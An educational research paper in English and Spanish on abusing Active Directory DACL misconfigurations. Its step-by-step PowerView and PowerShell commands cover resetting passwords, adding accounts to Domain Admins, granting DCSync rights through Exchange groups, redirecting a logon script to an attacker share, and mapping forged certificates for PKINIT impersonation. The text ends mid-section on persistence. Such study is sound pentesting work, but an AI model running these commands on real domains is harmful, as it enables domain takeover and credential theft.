ACLs Abuse

Álvaro Viera López

7 de enero de 2025

About this document

This document is the product of an investigation into how to abuse DACL misconfigurations. It is a collection of various sources where this topic is discussed. As such, I am not the author of a significant portion of the document, since parts of it were copy-pasted from the original sources. The references can be found in the Resources section. However, I have written some of the text and expanded on certain parts as well. Additionally, not all of the abuse methods have been tested by the author of this document.

The primary objective of this paper is to learn how to exploit DACL misconfigurations while avoiding the use of automated tools, such as BloodHound, and to gain a deeper understanding of the subject. This document covers how to manually enumerate misconfigurations and how to exploit them as well. Nevertheless, hacking tools such as PowerView are used for multi-step exploitation processes. Therefore, this document is focused on teaching the reader how DACLs work and how to exploit them, rather than simply applying a series of nonsensical commands.

Disclaimer

This document is intended for educational and informational purposes only. The techniques, methods, and information described herein are provided to enhance understanding of Discretionary Access Control Lists (DACLs) and their security implications.

The authors and publishers of this document bear no responsibility for any misuse or malicious application of the information provided. The material is designed to help cybersecurity professionals, system administrators, and ethical hackers identify and mitigate vulnerabilities in systems they are authorized to assess.

Using this information to exploit systems without proper authorization is strictly illegal and unethical. Such activities may result in severe legal consequences, including criminal prosecution. The responsibility for adhering to all applicable laws and ethical guidelines lies solely with the reader.

By using this document, you agree to use the knowledge it contains responsibly and solely for lawful purposes.

Indice

1. Access Control List (ACL)

Similar to file system permissions, Active Directory objects have permissions as well. These permissions are gathered in Access Control Lists (ACLs). The permissions set on objects use a cryptic format called Security Descriptor Definition Language (SDDL) which looks like this:

```
D:PAI(D;OICI;FA;;;BG)(A;OICI;FA;;;BA)(A;OICIIO;FA;;;CO)(A;OICI;FA;;;SY)(A;OICI;FA;;;BU)
```

This is translated by the GUI to provide the more user-friendly format we are used to.

Every Active Directory object has permissions configured on them, either explicitly defined, or inherited from an object above them (typically an OU or the domain) and the permission can be defined to either allow or deny permissions on the object and its properties. Furthermore, every object in Active Directory has default permissions applied to it as well as inherited and any explicit permissions. Given that by default, Authenticated Users have read access to objects in AD, most of their properties and the permissions defined on the objects, AD objects, their properties and permissions are easily gathered.

An **Access Control List (ACL)** consists of an ordered set of **Access Control Entries (ACEs)** that dictate the protections for an object and its properties. In essence, an ACL defines which actions by which security principals (users or groups) are permitted or denied on a given object.

Por otro lado, si un objeto de Windows no tiene una Access Control List (ACL), el sistema permite que todos los usuarios tengan acceso total a él. Si un objeto tiene una ACL, el sistema solo permite el acceso permitido explícitamente por las Access Control Entries (ACE) en la ACL. Entonces, si no hay ACE en la ACL, el sistema no permite el acceso a nadie. De forma similar, si una ACL tiene ACE que permiten el acceso a un conjunto limitado de usuarios o grupos, el sistema deniega implícitamente el acceso a todos los administradores no incluidos en los ACE.

There are two types of ACLs:

- **Discretionary Access Control List (DACL)**: Specifies which users and groups have or do not have access to an object. Contains ACEs that grant or deny access permissions to users and groups for an object. It's essentially the main ACL that dictates access rights.
- **System Access Control List (SACL)**: Governs the auditing of access attempts to an object. Used for auditing access to objects, where ACEs define the types of access to be logged in the Security Event Log. This can be invaluable for detecting unauthorized access attempts or troubleshooting access issues.

The process of accessing a file involves the system checking the object's security descriptor against the user's access token to determine if access should be granted and the extent of that access, based on the ACEs.

Each user session is associated with an access token that contains security information relevant to that session, including user, group identities, and privileges. This token also includes a logon SID that uniquely identifies the session.

The Local Security Authority (LSASS) processes access requests to objects by examining the DACL for ACEs that match the security principal attempting access. Access is immediately granted if no relevant ACEs are found. Otherwise, LSASS compares the ACEs against the security principal's SID in the access token to determine access eligibility.

2. ACEs

Access privileges for resources in Active Directory Domain Services are usually granted through the use of an **Access Control Entry (ACE)**. ACEs are the individual rules in an ACL which describe the allowed and denied permissions for a principal (e.g. user, computer account) in Active Directory against a securable object (user, group, computer, container, organizational unit (OU), GPO and so on).There are three main types of Access Control Entries (ACEs):

- **Access Denied ACE**: This ACE explicitly denies access to an object for specified users or groups (in a DACL).
- **Access Allowed ACE**: This ACE explicitly grants access to an object for specified users or groups (in a DACL).
- **System Audit ACE**: Positioned within a System Access Control List (SACL), this ACE is responsible for generating audit logs upon access attempts to an object by users or groups. It documents whether access was allowed or denied and the nature of the access.


Each ACE has four critical components:

1. The Security Identifier (SID) of the user or group (or their principal name in a graphical representation).
2. A flag that identifies the ACE type (access denied, allowed, or system audit).
3. Inheritance flags that determine if child objects can inherit the ACE from their parent.
4. An access mask, a 32-bit value specifying the object's granted rights.

Access determination is conducted by sequentially examining each ACE until:

- An Access-Denied ACE explicitly denies the requested rights to a trustee identified in the access token.
- Access-Allowed ACE(s) explicitly grant all requested rights to a trustee in the access token.
- Upon checking all ACEs, if any requested right has not been explicitly allowed, access is implicitly denied.

In summary, ACLs and ACEs help define precise access controls, ensuring that only the right individuals or groups have access to sensitive information or resources, with the ability to tailor access rights down to the level of individual properties or object types.




Order of ACEs and inheritance

The way ACEs (rules that say who can or cannot access something) are put in a list called DACL is very important. This is because once the system gives or denies access based on these rules, it stops looking at the rest.

Group memberships within AD are applied recursively. Let's say that we have three groups:

```
GroupA
    GroupB
        GroupC
```

GroupC is a member of GroupB which itself is a member of GroupA. When we add Bob as a member of GroupC, Bob will not only be a member of GroupC, but also be an indirect member of GroupB and GroupA. That means that when access to an object or a resource is granted to GroupA, Bob will also have access to that specific resource. This resource can be an NTFS file share, printer or an AD object, such as a user, computer, group or even the domain itself.



Providing permissions and access rights with AD security groups is a great way for maintaining and managing (access to) IT infrastructure. However, it may also lead to potential security risks when groups are nested too often. As written, a user account will inherit all permissions to resources that are set on the group of which the user is a (direct or indirect) member. If GroupA is granted access to modify the domain object in AD, it is quite trivial to discover that Bob inherited these permissions. However, if the user is a direct member of only 1 group and that group is indirectly a member of 50 other groups, it will take much more effort to discover these inherited permissions.

3. Reconnaissance

DACL abuse potential paths can be identified by BloodHound from UNIX-like (using the Python ingestor bloodhound.py) and Windows (using the SharpHound ingestor) systems.

Other tools like, Get-DomainObjectAcl and Add-DomainObjectAcl from Powersploit's Powerview, Get-Acl and Set-Acl official Powershell cmdlets, or Impacket's dacledit.py script (Python) can be used in order to manually inspect an object's DACL.

En PowerShell, puedes listar manualmente las DACLs y sus ACEs para un recurso específico utilizando el módulo integrado Get-Acl. Por ejemplo, sea User1 el impersonado, al que tenemos acceso, y User2 el usuario víctima, al que queremos impersonar. Entonces, para listar los permisos sobr el objeto asociado con User2 se emplea:

```
(Get-Acl "AD:$((Get-ADUser User2).distinguishedName)").access
```

obteniendo así un extenso output. Sin embargo, nos interesa filtrar por aquellos que el usuario User1 tiene sobre User2:

```
(Get-Acl "AD:$((Get-ADUser User2).distinguishedName)").access | Where-Object {$_.
    IdentityReference -like "*\User1"}
```

o por SSID

```
(Get-Acl "AD:$((Get-ADUser User2).distinguishedName)").access | Where-Object {$_.
    IdentityReference -eq "S-1-5-21-2648318136-3688571242-2924127574-1107"}
```

también podemos hacer los mismo con un grupo empleando el cmdlet Get-ADGroup

```
(Get-Acl "AD:$((Get-ADGroup Group).distinguishedName)").access
```

para luego filtrar por los permisos aocioados con un usuario o grupo dado.

Comandos y herramientas útiles

Los comandos y las herramientas que nos ayudarán con el proceso de explotación serán aquellos que nos den información sobre usuarios y grupos. Comando útiles podrían ser

```
net users
```

que muestra los usuarios del dominio

```
net user <user>
```

que muestra los grupos a los que un usuario pertenece

```
net group
```

muestra los grupos del dominio

```
net localgroup
```

muestra los grupos locales del sistema.

En cuanto a herramientas no hablaré de aquellas que automatiazan la mayor parte de la explotación (como por ejemplo bloodhound). Personalmente, para enumerar, empleo "ldapdomaindump". Esta realiza una enumeración de los usuarios y los grupos del dominio, relacionándolos entre si. Es necesario un par de credenciales para ejecutarla. Además, esta se aloja en la máquina del atacante, ya que emplea el servicio ldap externamente, por lo que no tendremos problemas con AppLockers ni AVs. Además, guarda la información recopilada en una serie de archivos, entre ellos html, permitiendo su visualización en un browser facilitando así la interpretación de estos.

```
ldapdomaindump -u '<domain>\<user>' -p '<pass>' <ip>
```

3.1. Problemas con la Visualización de Permisos

En Active Directory, los permisos sobre un objeto (como una cuenta de usuario o grupo) se definen en términos de derechos de acceso (ActiveDirectoryRights) y pueden incluir:

- ReadProperty: Permite leer propiedades específicas.
- WriteProperty: Permite modificar propiedades específicas.
- GenericAll: Permite el control total sobre un objeto, etc.

Para listar las ACEs, se requiere el permiso Read Permissions. ¿Por qué puedes listar las ACEs sin ver un permiso explícito de Read Permissions¿

Esto puede deberse a uno de los siguientes factores:

1. Permisos heredados implícitos
   - Es posible que el objeto esté heredando permisos de un nivel superior (como una unidad organizativa o el dominio raíz).
   - Aunque no veas una ACE explícita para Read Permissions en el objeto, podría haber una ACE heredada que conceda este permiso.
2. Configuración predeterminada de Active Directory
   - En muchas configuraciones de AD, el permiso Read Permissions está implícitamente concedido a grupos como Authenticated Users o Domain Admins.
   - Esto permite a usuarios autenticados ver la DACL de los objetos sin requerir configuraciones específicas.
3. Superposición con ReadProperty.º similares.
   - Algunos sistemas pueden interpretar ReadProperty o simmilares como suficiente para acceder a ciertas propiedades administrativas básicas, como las ACEs, aunque técnicamente se considere un rol de Read Permissions.
   - Esto puede ocurrir debido a permisos implícitos que no se muestran directamente en la lista de ACEs.

Por lo que existe la posibilidad de contar con derechos de acción específicos sobre un objeto, pero no podrá listar ni encontrar el objeto, incluso si tiene permisos como WriteProperty o GenericAll. Este comportamiento puede ser útil en entornos donde se requiere limitar la visibilidad de ciertos objetos pero permitir la modificación de propiedades específicas.

Si el permiso no está presente pero otros permisos como WriteProperty o GenericAll sí lo están, puedes confirmar que el usuario tiene acceso limitado sin visibilidad directa. Aunque podemos probar a realizar operaciones que requieren de ciertos privilegios para explotar una mala configuración de DACL a pesar de no estar seguros de si tenemos tales privilegios, no es recomendable, ya que esto generaría alertas de seguridad.

4. Abusing Active Directory ACLs/ACEs

When misconfigured, ACEs can be abused to operate lateral movement or privilege escalation within an AD domain. This section is to abuse weak permissions of Active Directory Discretionary Access Control Lists (DACLs) and Acccess Control Entries (ACEs) that make up DACLs. Active Directory objects such as users and groups are securable objects and DACL/ACEs define who can read/modify those objects (i.e change account name, reset password, etc).

Some of the Active Directory object permissions and types that we as attackers are interested in:

- **GenericAll** - full rights to the object (add users to a group or reset user's password)
- **GenericWrite** - update object's attributes (i.e logon script)
- **WriteOwner** - change object owner to attacker controlled user take over the object
- **WriteDACL** - modify object's ACEs and give attacker full control right over the object
- **AllExtendedRights** - ability to add user to a group or reset password
- **ForceChangePassword** - ability to change user's password
- **Self (Self-Membership)** - ability to add yourself to a group

Note: Abusing will be carried out with PowerView's commands, so you have to import it.

4.1. WriteDACL on User

Si poseemos el permiso WriteDACL sobre un usuario, podemos cambiar su contraseña. Para empezar cambiarmos el propietario del objeto al usuario al que tenemos acceso:

```
Set-DomainObjectOwner -Identity User2 -OwnerIdentity User1
```

verificamos que somos el nuevo owner:

```
(Get-ACL "AD:$((Get-ADUser claire).DistinguishedName)").Owner
```

Una vez confimado, al ser los propietarios, podemos darnos a nosotros mismos permisos para cambiar la contraseña

```
Add-DomainObjectAcl -TargetIdentity User2 -PrincipalIdentity User1 -Rights ResetPassword
```

Para cambiar la constrasea hay que hacerlo desde powershell en formato PSCredential. Entonces, creamos una variable que contenga la contraseña en dicho formato y luego realizamos el cambio de contraseña

```
$cred = ConvertTo-SecureString "Passw0rd!" -AsPlainText -Force
Set-DomainUserPassword -Identity User2 -AccountPassword $cred
```

4.2. WriteDACL on Group

Si poseemos el permiso WriteDACL sobre un grupo, podemos formar parte de ese grupo. Unimos nuestro usuario ejecutando

```
net group <Group> <User> /add
```

Podemos confirmar si el cambio se ha realizado correctamente con

```
net uset <usuario>
```

visualizando los grupos a los que pertenecemos. Se recomienda volver a iniciar sesión para que los nuevos privilegios adquidiridos se apliquen.

4.3. GenericAll on User

Using powerview, let's check if our attacking user User1 has GenericAll rights on the AD object for the user User2:

```
Get-ObjectAcl -SamAccountName User2 -ResolveGUIDs | ? {$_.ActiveDirectoryRights -eq "
    GenericAll"}
```

Esto mostrará todos los objetos con permiso GenericAll sobre User2. Si User1 se encuentra dentro de estos parámetros, podremos cambiar a contraseña de User2 sin saber su contraseña actual.

```
net user <User2> <NewPAss> /domain
```

If the method above fails, we should employ SecureString:

```
$NewPassword = ConvertTo-SecureString 'passw0rd!' -AsPlainText -Force
Set-DomainUserPassword -Identity 'domain\User2' -AccountPassword $NewPassword
```

And then running a command as the user with the new password:

```
runas /user:domain\User2 cmd
```

There are many another things we can do in this scenario. For instance, make the user vulnerable to Kerberoasting or ASREPRoasting.

4.4. GenericAll on Group

Let's see if Domain admins group has any weak permissions. First of, let's get its distinguishedName:

```
Get-NetGroup "domain admins" -FullData
```

whose output is

```
[ ... ]
distinguishedName : CN=Domain Admins,CN=Users,DC=offense,DC=local
[ ... ]
```

We can see if our attacking user User1 has GenericAll rights once again:

```
Get-ObjectAcl -ResolveGUIDs | ? {$_.objectdn -eq "CN=Domain Admins,CN=Users,DC=offense,DC=
    local"}
```

Effectively, this allows us to add ourselves (the user User1) to the Domain Admin group:

```
net group "domain admins" User1 /add /domain
```

4.5. GenericAll / GenericWrite / Write on Computer

If you have these privileges on a Computer object, you can pull Kerberos Resource-based Constrained Delegation.

4.6. WriteProperty on Group

First of, let's get domain admins' distinguishedName:

```
Get-NetGroup "domain admins" -FullData
```

whose output is

```
[ ... ]
distinguishedName : CN=Domain Admins,CN=Users,DC=offense,DC=local
[ ... ]
```

If our controlled user has WriteProperty right on All objects for Domain Admin group:

```
Get-ObjectAcl -ResolveGUIDs | ? {$_.objectdn -eq "CN=Domain Admins,CN=Users,DC=offense,DC=
    local" -and $_.IdentityReference -eq "offense\User1"}
```

We can again add ourselves to the Domain Admins group and escalate privileges:

```
net user User1 /domain; Add-NetGroupUser -UserName User1 -GroupName "domain admins" -Domain "
    offense.local"; net user User1 /domain
```

4.7. Self (Self-Membership) on Group

Another privilege that enables the attacker adding themselves to a group is Self-Membership:

```
Get-ObjectAcl -ResolveGUIDs | ? {$_.objectdn -eq "CN=Domain Admins,CN=Users,DC=offense,DC=
    local" -and $_.IdentityReference -eq "OFFENSE\User1"}
```

If our impersonated user has it, we can again add ourselves to the Domain Admins group and escalate privileges:

```
net user User1 /domain; Add-NetGroupUser -UserName User1 -GroupName "domain admins" -Domain "
    offense.local"; net user User1 /domain
```

4.8. WriteProperty (Self-Membership)

One more privilege that enables the attacker adding themselves to a group:

```
Get-ObjectAcl -ResolveGUIDs | ? {$_.objectdn -eq "CN=Domain Admins,CN=Users,DC=offense,DC=
    local" -and $_.IdentityReference -eq "OFFENSE\User1"}
```

If our impersonated user has it, then

```
net group "domain admins" User1 /add /domain
```

4.9. ForceChangePassword

If we have ExtendedRight on User-Force-Change-Password object type, we can reset the user's password without knowing their current password:

```
Get-ObjectAcl -SamAccountName delegate -ResolveGUIDs | ? {$_.IdentityReference -eq "OFFENSE\
    User1"}
```

To reset the user's password

```
$c = Get-Credential
Set-DomainUserPassword -Identity User2 -AccountPassword $c.Password -Verbose
```

or a one liner if no interactive session is available:

```
Set-DomainUserPassword -Identity User2 -AccountPassword (ConvertTo-SecureString '123456' -
    AsPlainText -Force) -Verbose
```

4.10. WriteOwner on User

If we have control over a user who has WriteOwner rights over another, then we can chage the password of that user.

```
(Get-ACL "AD:$((Get-ADUser claire).distinguishedName)").access | Where-Object {$_.
    IdentityReference -eq "HTB\tom"}
```

to change the password with PowerView

```
Set-DomainObjectOwner -Identity claire -OwnerIdentity "tom" -Verbose
```

verify the owner

```
(Get-ACL "AD:$((Get-ADUser claire).DistinguishedName)").Owner
```

now, change the password

4.11. WriteOwner on Group

After the ACE enumeration, if we find that a user in our control has WriteOwner rights on ObjectType:All

```
Get-ObjectAcl -ResolveGUIDs | ? {$_.objectdn -eq "CN=Domain Admins,CN=Users,DC=offense,DC=
    local" -and $_.IdentityReference -eq "OFFENSE\User1"}
```

we can change the Domain Admins object's owner to our user, which in our case is spotless. Note that the SID specified with -Identity is the SID of the Domain Admins group:

```
Set-DomainObjectOwner -Identity S-1-5-21-2552734371-813931464-1050690807-512 -OwnerIdentity "
    User1" -Verbose
```

4.12. Script-Path

WriteProperty on an ObjectType, which in this particular case is Script-Path

```
Get-ObjectAcl -ResolveGUIDs -SamAccountName User2 | ? {$_.IdentityReference -eq "OFFENSE\User1
    "}
```

allows the attacker to overwrite the logon script path of the delegate user, which means that the next time, when the user delegate logs on, their system will execute our malicious script:

```
Set-ADObject -SamAccountName User2 -PropertyName scriptpath -PropertyValue "\\10.0.0.5\
    totallyLegitScript.ps1"
```

4.13. WriteDACL + WriteOwner

If you are the owner of a group, like I'm the owner of a Test AD group, which you can confirm carrying through powershell:

```
([ADSI]"LDAP://CN=test,CN=Users,DC=offense,DC=local").PSBase.get_ObjectSecurity().GetOwner([
    System.Security.Principal.NTAccount]).Value
```

And you have a WriteDACL on that AD object:

```
Get-ObjectAcl -ResolveGUIDs | ? {$_.objectdn -eq "CN=Domain Admins,CN=Users,DC=offense,DC=
    local" -and $_.IdentityReference -eq "OFFENSE\User1"}
```

you can give yourself GenericAll privileges with a sprinkle of ADSI sorcery:

```
$ADSI = [ADSI]"LDAP://CN=test,CN=Users,DC=offense,DC=local"
$IdentityReference = (New-Object System.Security.Principal.NTAccount("User1")).Translate([
    System.Security.Principal.SecurityIdentifier])
$ACE = New-Object System.DirectoryServices.ActiveDirectoryAccessRule $IdentityReference,"
    GenericAll","Allow"
$ADSI.psbase.ObjectSecurity.SetAccessRule($ACE)
$ADSI.psbase.commitchanges()
```

Which means you now fully control the AD object. This effectively means that you can now add new users to the group.

5. Exchange DACL security faults

5.1. Domain object DACL privilege escalation

A privilege escalation is possible from the **Exchange Windows permissions** (EWP) security group to compromise the entire prepared Active Directory domain. When preparing Exchange installation in Shared permissions (default) or RBAC split permissions, some ACEs are positioned on the domain object for the Exchange Windows Permissions security group. This happens during the "Setup /PrepareADçommand. Two ACEs on the domain object are missing the INHERIT_ONLY_ACE bit in the Flags field.

The Allow permission to WriteDACL is granted to the Trustee on the domain object itself and not only on its user/inetOrgPerson descendants, effectively giving complete control to anyone with the Exchange Windows Permissions SID in its token.

A privilege escalation is possible from the Exchange Windows permissions (EWP) security group to compromise the entire prepared Active Directory domain. Just set the Ds-Replication-Get-Changes and Ds-Replication-Get-Changes-All extended rights on the domain object. This is enough to carry through a DCSync attack to get all the domain secrets (Kerberos keys, hashes, etc.).

You can control the SID of the EWP group from Organization management, from Account operators or from any Exchange server. Interestingly, the RBAC system is proxified through EWP so a privilege escalation is possible from the Active Directory Permissions RBAC role to compromise the entire prepared Active Directory domain.

Método 1: Con PowerView

Si hemos creado un usuario y lo hemos metido en el grupo "Exchange Windows permissions", debemos darle permisos para realizar un DCSync. Para ello creamos un objeto asociado al usuario

```
$SecPassword = ConvertTo-SecureString 'password' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('domain\user', $SecPassword)
```

Ahora ya podemos manipular el objeto para darle los permisos necesarios para realizar el DCSync attack

```
Add-DomainObjectAcl -Credential $Cred -TargetIdentity "DC=contoso,DC=com" -PrincipalIdentity
    user -Rights DCSync
```

El DCSync attack puede llevarse a cabo con la herramienta de impacket secretdump.py.

Method 1: Manually

From an Organization Management member account, add yourself to Exchange Windows Permissions. Then, relog to update groups in your token then give yourself Ds-Replication-Get-Changes and Ds-Replication-Get-Changes-All extended rights on the domain object.

```
$acl = get-acl "ad:DC=test,DC=local"
$id = [Security.Principal.WindowsIdentity]::GetCurrent()
$user = Get-ADUser -Identity $id.User
$sid = new-object System.Security.Principal.SecurityIdentifier $user.SID
```

```
# rightsGuid for the extended right Ds-Replication-Get-Changes-All
$objectguid = new-object Guid  1131f6ad-9c07-11d1-f79f-00c04fc2dcd2
$identity = [System.Security.Principal.IdentityReference] $sid
$adRights = [System.DirectoryServices.ActiveDirectoryRights] "ExtendedRight"
$type = [System.Security.AccessControl.AccessControlType] "Allow"
```

```
$inheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance] "None"
$ace = new-object System.DirectoryServices.ActiveDirectoryAccessRule $identity,$adRights,$type
    ,$objectGuid,$inheritanceType
$acl.AddAccessRule($ace)
```

```
# rightsGuid for the extended right Ds-Replication-Get-Changes
$objectguid = new-object Guid 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2
$ace = new-object System.DirectoryServices.ActiveDirectoryAccessRule $identity,$adRights,$type
    ,$objectGuid,$inheritanceType
$acl.AddAccessRule($ace)
Set-acl -aclobject $acl "ad:DC=test,DC=local"
```

Method 2: RBAC Add-ADPermission

The following Powershell code, executed by a user account with the RBAC role Active Directory Permissions, sets the Ds-Replication-Get-Changes and Ds-Replication-Get-Changes-All extended rights on the domain object.

```
$id = [Security.Principal.WindowsIdentity]::GetCurrent()
Add-ADPermission "DC=test,DC=local" -User $id.Name -ExtendedRights Ds-Replication-Get-Changes,
    Ds-Replication-Get-Changes-All
```

5.2. Public-Information property to CA Abusing to PKINIT

An attack vector exists from the **Exchange Enterprise Servers** and from the **Exchange Trusted Subsystem** security groups to authenticate as any domain account through PKInit using X509 certificates. Basically, misconfigured permissions allow mapping certificates to privileged accounts.

This issue has been responsibly disclosed to Microsoft and received a "won't fixresponse. The justification is that Exchange deployments should be done in Split Permissions mode otherwise privileges escalation to Domain Admins is to be expected.

The Public-Information property set is intended for non-sensitive attributes such as department, phone number etc. However, it also contains Alt-Security-Identities which is a Kerberos-related attribute. ACEs allowing to write this property allow adding X509 certificates mapped to the target user object. If smartcard logon is used in the Active Directory domain and more generally if the NTAuth container has Certificate Authorities, anyone controlling any certificate signed by one of the NTAuth CAs can map it to any user, even privileged ones such as Domain Admins members.

All in all, it is a design problem. The Public-Information property set should only contain non-sensitive attributes and especially not security data like X509 certificates-users mappings.

Any member of **Exchange Trusted Subsystem** or **Exchange Enterprise Servers** can add a X509 certificate mapping to any account in the domain and use it to authenticate.

Setting X509 certificates mappings on unexpected privileged user accounts allows authentication through PKInit to those accounts.

5.2.1. Abusing

From an Organization Management member account, add yourself to Exchange Trusted Subsystem or to Exchange Enterprise Servers. This is possible by default

```
$id = [Security.Principal.WindowsIdentity]::GetCurrent()
$user = Get-ADUser -Identity $id.User
Add-ADGroupMember -Identity "Exchange Trusted Subsystem" -Members $user
```

Then log out and relog the users session to update groups in token

The next step consists in abusing certificate-based authentication. Many organizations configure certificates for smart card logons. Certificates that are signed by a Certificate Authority (CA) listed in the NTAuth container are automatically trusted in the domain.

By adding an attacker-controlled certificate (possessing the private key) signed by a CA present in the NTAuth container to a victim's account (e.g., administrator), you can authenticate as that account using the associated private key.

What is AltSecurityIdentities?

The AltSecurityIdentities attribute is used to associate alternative security identifiers (such as X.509 certificates or user principal names, UPNs) with an AD user for authentication purpose. This is typically leveraged for certificate-based authentication or smart card logon.

Examples of AltSecurityIdentities Values:

- Certificate Mapping:

  ```
  X509:<I>IssuerName<S>SubjectName
  ```

  where:

  <I> stands for the issuer of the certificate (e.g., "Lab Root CA").

  <S> is the subject of the certificate (e.g., .^Administrator").

- UPN Mapping:

  ```
  UPN:username@domain.local
  ```

and, the output of this property could look like:

```
AltSecurityIdentities : {UPN:admin@lab.local, X509:<I>Lab Root CA<S>Administrator}
```

Here we can do 2 things, to associate the victim's account with our controlled account or to associate it with our certificate.

Alternative Authentication Mechanism:

1. A UPN (testuser@lab.local) added to AltSecurityIdentities essentially links another identity (in this case, testuser) to the account you're modifying (e.g., administrator). This means that any authentication request for the UPN (testuser@lab.local) will map to the target account (administrator). So, if you attempt to authenticate as testuser@lab.local with valid credentials, the system will treat it as an attempt to access the administrator account. This can provide a way to impersonate administrator without needing to directly log in as administrator.

   By mapping a UPN, you bypass traditional credential-based access and instead authenticate using the alternate identity.

2. You can also link the account with a certificate to authenticate using PKInit. So, if you attempt to authenticate as the administrator (in this case), you won't need any credentials; it will fetch the certificate instead.

Pors and cons:

- UPN mapping is easier to configure compared to a certificate because you don't need to deal with certificate generation, CA management, or signing.
- For a UPN mapping to work, the mapped identity (testuser@lab.local) still needs valid credentials for the AD domain.

UPN

Edit the Alt-Security-Identities attribute of the target account .ªdministrator"to associate an attacker's controlled account with the victim's account. Procedure:

1. Conocer el DN del usuario objetivo: Utiliza Get-ADUser para obtener información del usuario:

   ```
   Get-ADUser -Identity administrator -Properties AltSecurityIdentities
   ```

2. Modificar el atributo AltSecurityIdentities: Supongamos que tenemos control sobre el usuario testuser. Para establecer el UPN de dicho usuario para el atributo AltSecurityIdentities de la victima se puede usar Set-ADUser:

   ```
   Set-ADUser -Identity administrator -Add @{AltSecurityIdentities="UPN:testuser@lab.local"}
   ```

   Esto agrega la identidad alternativa que se utilizará más adelante en el ataque.

3. Verificar el cambio: Confirma que el cambio se realizó correctamente:

   ```
   Get-ADUser -Identity administrator -Properties AltSecurityIdentities
   ```

   El valor debería reflejar el UPN configurado.

Remember that for this method credentials are needed. Now authenticate as testuser with valid credentials to get an administrator session.

Certificate

First, you need to configure a valid forged certified:

An **X.509 certificate** binds an identity to a public key using a digital signature. A certificate contains an identity (a hostname, or an organization, or an individual) and a public key (RSA, DSA, ECDSA, ed25519, etc.), and is either signed by a certificate authority or is self-signed. When a certificate is signed by a trusted certificate authority, or validated by other means, someone holding that certificate can use the public key it contains to establish secure communications with another party, or validate documents digitally signed by the corresponding private key.

A **Certificate Authority (CA)** is an entity that issues digital certificates. Certificates are used to verify identities in secure communications. In Active Directory (AD) environments, the NTAuth container in AD lists trusted root CAs. Certificates issued by these CAs are trusted across the domain.

The **NTAuth container** typically contains root CAs trusted for authentication. To retrieve the CA Certificate use the command certutil to list certificates in the victim machine or user store:

```
certutil -store my
```

Look for certificates marked as CA certificates.

For creating and signing a Certificate, first we need to generate a Certificate Request. On your attacker machine, generate a key pair and certificate signing request (CSR):

```
openssl req -newkey rsa:2048 -nodes -keyout attacker.key -out attacker.csr
```

where

attacker.key: Private key for the certificate.

attacker.csr: CSR to be signed.

Second, sign the CSR Using the Victim's CA. If you have access to the victim's CA (e.g., via a compromised account). For this step, transfer the CSR to the victim's machine. Then, use certreq or similar tools to sign the certificate:

```
certreq -submit -attrib "CertificateTemplate:SmartcardLogon" attacker.csr attacker.cer
```

where attacker.cer will be the signed certificate.

Last, download the signed certificate to combine it with the private key into a .pfx file:

```
openssl pkcs12 -export -out attacker.pfx -inkey attacker.key -in attacker.cer
```

This .pfx file can now be used for PKINIT.

Edit the Alt-Security-Identities attribute of the target account .ªdministrator"to associate your certificate with the victim's account. Procedure:

1. Conocer el DN del usuario objetivo: Utiliza Get-ADUser para obtener información del usuario:

   ```
   Get-ADUser -Identity administrator -Properties AltSecurityIdentities
   ```

2. Modificar el atributo AltSecurityIdentities: Para asociar al usuario víctima con un certificado se puede emplear Set-ADUser:

   ```
   Set-ADUser -Identity administrator -Add @{AltSecurityIdentities="X509:<I>Lab Root CA<S>
       Administrator"}
   ```

3. Verificar el cambio: Confirma que el cambio se realizó correctamente:

   ```
   Get-ADUser -Identity administrator -Properties AltSecurityIdentities
   ```

   El valor debería reflejar el certificado configurado.

Use PKInit to authenticate with the target account. PKINIT (Public Key Cryptography for Initial Authentication in Kerberos) allows authentication with a certificate rather than a password.

For Linux-based environments, you can use Impacket's getTGT.py script for Kerberos TGT requests, which can leverage certificates for authentication. To request a TGT

```
getTGT.py -cert-pfx attacker.pfx -no-pass DOMAIN/username
```

where

-cert-pfx: Specifies the PKCS file (e.g., .pfx) containing your certificate and private key.

-no-pass: Skips password-based authentication.

DOMAIN/username: Specifies the target user (e.g., administrator).

If successful, this retrieves a TGT for the target account. You can then use this ticket to impersonate the account or escalate further.

6. Backdoor for Persistence

Effectively hidind DACLs from defenders requires two steps:

1. Change the object owner from "Domain Admins"to the attacker account. That's because object owners have implicit full rights despite any explicit deny that might exist in the chain.
